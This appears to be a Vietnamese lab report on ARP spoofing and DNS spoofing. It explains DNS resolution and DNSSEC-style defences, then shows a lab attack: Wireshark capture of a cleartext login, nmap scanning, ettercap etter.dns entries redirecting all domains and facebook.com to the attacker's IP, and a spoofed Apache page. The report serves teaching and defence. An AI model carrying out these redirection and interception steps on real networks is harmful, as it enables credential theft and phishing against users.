
Tương tự gói tin ARP reply gửi đến máy Victim gói tin gửi đến Router là sự kết hợp IP của Victim và MAC của Hacker => ARP table của Router bị sửa đổi.

Hai gói tin này được gửi liên tục đến hai đích tương ứng dẫn đến máy của Hacker sẽ kiểm soát được quá trình giao tiếp giữa Victim và Router.




Hình 1.16 ARP table của Victim sau khi bị tấn công

Trên máy Victim tiến hành đăng nhập thử một trang web bất kỳ.



Hình 1.17 Trên máy Victim tiến hành đăng nhập.

Trên công cụ Wireshark của máy hacker, ta tìm thử frame có nội dung là “password”.



Hình 1.18 Trên máy hacker sử dụng công cụ Wireshark phân tích gói tin

⇒ Ta thấy có một frame với giao thức http và trong form login, hãy mở xem thử:

```
‣ Frame 11391: 714 bytes on wire (5712 bits), 714 bytes captured (5712 bits) on interface  
‣ Ethernet II, Src: PCSSystemtec_ca:c5:9c (08:00:27:ca:c5:9c), Dst: PCSSystemtec_65:b6:4  
‣ Internet Protocol Version 4, Src: 192.168.1.11, Dst: 44.228.249.3  
‣ Transmission Control Protocol, Src Port: 49839, Dst Port: 80, Seq: 898, Ack: 2848, Len  
‣ Hypertext Transfer Protocol  
‣ HTML Form URL Encoded: application/x-www-form-urlencoded  
  ‣ Form item: "username" = "admin"  
    Key: username  
    Value: admin  
  ‣ Form item: "password" = "haidang"  
    Key: password  
    Value: haidang
```

Hình 1.19 Nội dung trong form login

⇒ Do giao thức là http nên ta có thể xem trực tiếp “username” = “admin” và “password” = “haidang” mà không bị mã hóa.

Ngoài ra hacker có thể thực hiện chặn gói tin, sửa đổi gói tin... nếu Victim sử dụng giao thức https thì hacker cũng có thể sử dụng công cụ Beterrcap để bắt buộc nạn nhân sử dụng giao thức http (hacker lúc này có thể đứng giữa, hacker giao tiếp với Victim bằng giao thức http và đồng thời hacker cũng giao tiếp với website bằng giao thức https).

PHẦN 2: DNS POISONING and DNS SPOOFING

CHƯƠNG 1: TỔNG QUAN VỀ GIAO THỨC DNS

I. DNS là gì?

DNS (Domain Name System) là hệ thống phân giải tên miền, giúp chuyển đổi tên miền mà con người dễ nhớ (như google.com) thành địa chỉ IP (như 8.8.8.8) mà máy tính có thể hiểu và sử dụng để kết nối đến các máy chủ trên Internet.

Vì vậy, khi muốn liên hệ tới các máy, chúng chỉ cần sử dụng chuỗi ký tự dễ nhớ (domain name) như: www.microsoft.com, www.ibm.com..., thay vì sử dụng địa chỉ IP là một dãy số dài khó nhớ.

Ban đầu, khi DNS chưa ra đời, người ta sử dụng một file tên Host.txt, file này sẽ lưu thông tin về tên host và địa chỉ của host của tất cả các máy trong mạng, file này được lưu ở tất cả các máy để chúng có thể truy xuất đến máy khác trong mạng. Khi đó, nếu có bất kỳ sự thay đổi về tên host, địa chỉ IP của host thì ta phải cập nhật lại toàn bộ các file Host.txt trên tất cả các máy. Do vậy đến năm 1984 Paul Mockpetris thuộc viện USC's Information Sciences Institute phát triển một hệ thống quản lý tên miền mới lấy tên là Hệ thống tên miền – Domain Name.

Hệ thống tên miền này cũng sử dụng một file tên host.txt, lưu thông tin của tất cả các máy trong mạng, nhưng chỉ được đặt trên máy làm máy chủ tên miền (DNS). Khi đó, các Client trong mạng muốn truy xuất đến các Client khác, thì nó chỉ việc hỏi DNS.

Như vậy, mục đích của DNS là:

- Phân giải địa tên máy (hostname) thành địa chỉ IP và ngược lại.
- Phân giải tên domain.

Cấu trúc của hệ thống tên miền: Hiện nay hệ thống tên miền được phân thành nhiều cấp

- Gốc (Domain root) : Nó là đỉnh của nhánh cây của tên miền. Nó có thể biểu diễn đơn giản chỉ là dấu chấm “.”
- Tên miền cấp một (Top-level-domain) : gồm vài kí tự xác định một nước, khu vực hoặc tổ chức. Nó được thể hiện là “.com” , “.edu”

- Tên miền cấp hai (Second-level-domain): Nó rất đa dạng rất đa dạng có thể là tên một công ty, một tổ chức hay một cá nhân.
- Tên miền cấp nhỏ hơn (Subdomain) : Chia thêm ra của tên miền cấp hai trở xuống thường được sử dụng như chi nhánh, phòng ban của một cơ quan hay chủ đề nào đó.

Các loại DNS Server và vai trò:

- Root Name Server
- Local Name Server


II. Root Name Servers là gì?

Đây là máy chủ tên miền chứa các thông tin, để tìm kiếm các máy chủ tên miền lưu trữ (authority) cho các tên miền thuộc mức cao nhất (top-level-domain). Máy chủ ROOT có thể đưa ra các truy vấn (query) để tìm kiếm tối thiểu các thông tin về địa chỉ của các máy chủ tên miền authority thuộc lớp top-level-domain chứa tên miền muốn tìm.

Sau đó, các máy chủ tên miền ở mức top-level-domain có thể cung cấp các thông tin về địa chỉ của máy chủ authority cho tên miền ở mức second-level-domain chứa tên miền muốn tìm. Quá trình tìm kiếm tiếp tục cho đến khi chỉ ra được máy chủ tên miền authority cho tên miền muốn tìm. Theo cơ chế hoạt động này thì bạn có thể tìm kiếm một tên miền bất kỳ trên không gian tên miền.

Một điểm đáng chú ý khác, quá trình tìm kiếm tên miền luôn được bắt đầu bằng các truy vấn gửi cho máy chủ ROOT. Nếu như các máy chủ tên miền ở mức ROOT không hoạt động, quá trình tìm kiếm này sẽ không được thực hiện.

Để tránh điều này xảy ra, trên mạng Internet hiện tại có 13 hệ thống máy chủ tên miền ở mức ROOT. Các máy chủ tên miền này nói chung và ngay trong cùng một hệ thống nói riêng đều được đặt tại nhiều vị trí khác nhau trên mạng Internet.



Hình 2.20 Các nhánh gốc của máy chủ hay còn gọi là Root name server

III. Local Name Servers là gì?

Server này chứa thông tin, để tìm kiếm máy chủ tên miền lưu trữ cho các tên miền thấp hơn. Nó thường được duy trì bởi các doanh nghiệp, các nhà cung cấp dịch vụ Internet (ISPs).



Hình 2.21 Hệ thống máy chủ DNS riêng của mỗi đơn vị

IV. Các bước trong tra cứu DNS

Thông thường thông tin tra cứu DNS sẽ được lưu trong bộ nhớ cache bên trong máy tính truy vấn hoặc bộ nhớ nội bộ. Dưới đây là các bước phát thảo khi truy vấn DNS.

Bước 1: Trước tiên, trình duyệt sẽ kiểm tra **cache cục bộ** (bộ nhớ đệm của trình duyệt) xem có bản ghi DNS nào đã được lưu trước đó không. Nếu có, địa chỉ IP sẽ được dùng ngay lập tức mà không cần truy vấn thêm.

Bước 2: Nếu trình duyệt không có, hệ điều hành sẽ kiểm tra cache DNS của nó (DNS Resolver Cache).

Bước 3: Nếu vẫn chưa có thông tin, máy tính sẽ gửi yêu cầu đến **DNS nội bộ** (nếu có).

- Trong môi trường mạng nội bộ như công ty, trường học hoặc tổ chức, thường có các máy chủ DNS nội bộ được cấu hình sẵn.
- Máy tính sẽ ưu tiên gửi truy vấn đến DNS nội bộ trước khi truy vấn ra Internet.

Ví dụ: Khi nhiều sinh viên truy cập cùng một trang như vnexpress.net, youtube.com DNS nội bộ có thể lưu lại IP của các tên miền đó, nên các máy khác truy cập lại sẽ nhanh hơn, không cần gửi truy vấn ra Internet nữa.

Tóm lại, khi chúng ta thực hiện truy vấn DNS, hệ thống sẽ tra cứu bộ nhớ cache bên trong máy tính hoặc DNS nội bộ trước khi gửi truy vấn ra ngoài internet. Nếu tìm thấy thông tin IP sẽ được sử dụng ngay lập tức mà không truy vấn thêm. Điều này giúp tiết kiệm thời gian và giảm tải cho mạng lưới DNS toàn cầu.

Nếu truy vấn ở cache cục bộ hoặc nội bộ vẫn không tìm thấy thông tin, quá trình truy vấn DNS sẽ được gửi ra ngoài Internet. Các bước dưới đây mô tả quy trình gồm 8 bước:

Bước 1: Một người dùng nhập “example.com” vào trình duyệt web và truy vấn trên Internet, và yêu cầu này được tiếp nhận bởi DNS Recursive Resolver.

Bước 2: Resolver sau đó truy vấn một root nameserver DNS (.).

Bước 3: Sau đó, Root Nameserver phản hồi resolver bằng địa chỉ của máy chủ DNS tên miền cấp cao (TLD) (chẳng hạn như .com hoặc .net), nơi lưu trữ thông tin cho các tên miền của nó. Khi tìm kiếm example.com, yêu cầu ban đầu là hướng tới TLD.com.

Bước 4: Resolver sau đó thực hiện một yêu cầu tới TLD.com.

Bước 5: Sau đó, máy chủ TLD phản hồi với địa chỉ IP nameserver của domain example.com.

Bước 6: Cuối cùng, recursive resolver gửi một truy vấn đến nameserver của tên miền.

Bước 7: Địa chỉ IP cho example.com sau đó được trả về từ nameserver.

Bước 8: DNS Resolver sau đó trả lời trình duyệt web bằng địa chỉ IP của tên miền được yêu cầu ban đầu.

Bước 9: Khi 8 bước tra cứu DNS đã trả về địa chỉ IP cho example.com. Trình duyệt có thể đưa ra yêu cầu cho trang web. Trình duyệt tạo một yêu cầu HTTP đến địa chỉ IP.

Bước 10: Máy chủ tại IP đó trả về trang web sẽ được hiển thị trong trình duyệt.

CHƯƠNG 2: DNS SPOOFING LÀ GÌ?

DNS Spoofing (hay DNS Cache Poisoning) là một kỹ thuật tấn công trong đó kẻ tấn công chèn thông tin giả mạo vào bộ nhớ cache của máy chủ DNS hoặc thiết bị của nạn nhân, khiến người dùng truy cập vào một trang web giả mạo thay vì trang web thật.

I. Lỗ Hổng Bảo Mật DNS

Có ba lỗ hổng bảo mật chính cần đề phòng đối với DNS:

Máy chủ DNS nội bộ (Internal DNS Servers) giữ tất cả tên máy chủ và địa chỉ IP cho tên miền của chúng. Nó sẽ chia sẻ chúng với bất kỳ ai yêu cầu. Điều này làm cho DNS trở thành một nguồn thông tin tuyệt vời cho những kẻ tấn công.

DNS Caches có thể bị thao túng. Nếu máy chủ DNS của bạn bị “nhiễm độc” với các bản ghi xấu, máy tính có thể bị lừa để đi đến những nơi không an toàn.

DNS chuyển tiếp thông tin truy vấn từ các máy trạm bên trong sang các máy chủ bên ngoài. Những kẻ tấn công có thể sử dụng hành vi này để tạo các kênh bí mật nhằm lấy dữ liệu.

II. Cách thức hoạt động của DNS Spoofing

2.2.2.1 Kẻ tấn công gửi dữ liệu DNS giả mạo

Khi một máy tính gửi yêu cầu phân giải tên miền, kẻ tấn công sẽ phản hồi với địa chỉ IP giả trước khi máy chủ DNS hợp lệ có thể phản hồi.

Máy tính của nạn nhân sẽ lưu lại địa chỉ IP giả vào cache và sử dụng nó trong lần truy cập sau.

2.2.2.2 Nạn nhân bị chuyển hướng


Khi nạn nhân nhập một trang web hợp lệ (ví dụ: bank.com), máy tính sẽ sử dụng địa chỉ IP giả mạo đã bị nhiễm trong cache.

Kết quả là nạn nhân bị đưa đến một trang web lừa đảo do kẻ tấn công kiểm soát (ví dụ: một trang web giả giống hệt trang ngân hàng để đánh cắp thông tin đăng nhập).

2.2.2.3 Các phương pháp DNS Spoofing phổ biến

Poisoning DNS Cache (Đầu độc bộ nhớ DNS)

- Kẻ tấn công gửi phản hồi DNS giả mạo đến máy chủ DNS để nó lưu trữ dữ liệu sai lệch.
- Khi người dùng khác truy vấn DNS, họ sẽ nhận thông tin sai và bị chuyển hướng đến trang web độc hại.



Hình 2.22 Mô tả cuộc tấn công của DNS Spoofing (DNS Cache Poisoning)

Man-in-the-Middle (MitM) Attack trên DNS

- Kẻ tấn công chặn các yêu cầu DNS từ nạn nhân và trả lời bằng địa chỉ IP giả trước khi máy chủ hợp lệ có thể phản hồi.

ARP Spoofing kết hợp DNS Spoofing

- Kẻ tấn công sử dụng ARP Spoofing để giả mạo địa chỉ MAC của máy chủ DNS hợp lệ, sau đó gửi phản hồi DNS giả đến nạn nhân.

III. Cách phòng chống DNS Spoofing

Sử dụng DNSSEC – Cung cấp chữ ký số để xác thực DNS.

Xóa cache DNS thường xuyên – Tránh giữ lại thông tin DNS giả mạo.

Dùng máy chủ DNS tin cậy – Google DNS (8.8.8.8), Cloudflare (1.1.1.1).

Bật HTTPS & kiểm tra chứng chỉ SSL – Đảm bảo trang web là chính thống.

Sử dụng VPN – Mã hóa truy vấn DNS để tránh bị tấn công.

CHƯƠNG 3: MÔ PHÒNG CUỘC TẤN CÔNG DNS SPOOFING TRONG THỰC TẾ.

Kiểm tra địa chỉ IP của Victim (Windows10):

```
C:\Users\Haida>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::3d49:3093:b606:2899%6
    IPv4 Address. . . . . : 192.168.1.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

C:\Users\Haida>
```

Hình 2.23 Kiểm tra địa chỉ IP của Victim

Kiểm tra địa chỉ IP của Hacker (Kali Linux):

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.7 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::8ed4:a888:d3a6:88ff prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:65:b6:48 txqueuelen 1000 (Ethernet)
    RX packets 54 bytes 7220 (7.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 3722 (3.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Hình 2.24 Kiểm tra địa chỉ IP của Hacker

Quét lớp mạng, kiểm tra xem máy Hacker và Victim có chung lớp mạng hay không

```
nmap -Sn 192.168.1.0/24
```

```
(kali㉿kali)-[~]
$ nmap -sN 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-26 23:29 EDT
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
53/tcp    open|filtered domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.1.2
Host is up (0.00037s latency).
All 1000 scanned ports on 192.168.1.2 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 192.168.1.3
Host is up (0.00047s latency).
All 1000 scanned ports on 192.168.1.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:F6:65:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.11
Host is up (0.0016s latency).
All 1000 scanned ports on 192.168.1.11 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 08:00:27:CA:C5:9C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.1.7
Host is up (0.0000050s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE
80/tcp    open|filtered http

Nmap done: 256 IP addresses (5 hosts up) scanned in 11.10 seconds
```

Hình 2.25 Kiểm tra Victim có chung lớp mạng hay không?

Tìm Gateway mạng

```
(kali㉿kali)-[~]
$ route -n
Kernel IP routing table
Destination      Gateway          Genmask          Flags Metric Ref    Use Iface
0.0.0.0          192.168.1.1     0.0.0.0          UG    100    0      0 eth0
192.168.1.0      0.0.0.0         255.255.255.0    U     100    0      0 eth0
```

Hình 2.26 Tìm Gateway mạng

Tiến hành chỉnh sửa file /etc/ettercap/etter.dns, thêm địa chỉ IP Hacker để hướng máy Victim vào trang Hacker mong muốn.

```
(kali㉿kali)-[~]
$ cat /etc/ettercap/etter.dns
* A 192.168.1.7
```

Hình 2.27 Chỉnh sửa file /etc/ettercap/etter.dns

Giải thích:

* A 192.168.1.7

- * : Là wildcard, đại diện cho mọi tên miền (vd: google.com, facebook.com, youtube.com...).
- A : Là loại bản ghi DNS (A record) – dùng để ánh xạ tên miền sang địa chỉ IPv4.
- 192.168.1.7: Là địa chỉ IP mà mọi truy vấn DNS sẽ bị chuyển hướng về.

Ngoài ra: có thể giả tên miền cụ thể

facebook.com A 192.168.1.7

google.com A 192.168.1.7

*.facebook.com A 192.168.1.7

- *.facebook.com: Mọi tên miền con của facebook.com như www.facebook.com, login.facebook.com, m.facebook.com... đều bị trở về IP giả.


Tiến hành chỉnh sửa file index.html với nội dung mong muốn.

```
(kali㉿kali)~[~]  
$ cat /var/www/html/index.html  
<!DOCTYPE html>  
<html lang="en">  
<head>  
  <meta charset="UTF-8">  
  <meta name="viewport" content="width=device-width, initial-scale=1.0">  
  <title>DNS Spoofing Demo</title>  
</head>  
<body>  
  <h1>You've been hacked!</h1>  
  <span>I'm hacker!!!</span>  
</body>  
</html>
```

Hình 2.28 Chỉnh sửa file index.html với nội dung mong muốn.

⇒ Hacker hoàn toàn có thể giả dạng giao diện nhập username và password của một trang web bất kỳ để lừa người dùng cung cấp username và password của họ, ngoài ra Hacker cũng có thể up mã độc lên để đánh lừa người dùng mã độc tải về máy.

Sử dụng ettercap để quét host và thêm vào target mong muốn.



Hình 2.29 Sử dụng ettercap để quét host và thêm vào target mong muốn.


Khởi động apache

```
(kali㉿kali)-[~]
$ sudo systemctl start apache2
[sudo] password for kali:

(kali㉿kali)-[~]
$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: disabled)
   Active: active (running) since Wed 2025-03-26 23:19:36 EDT; 29min ago
```

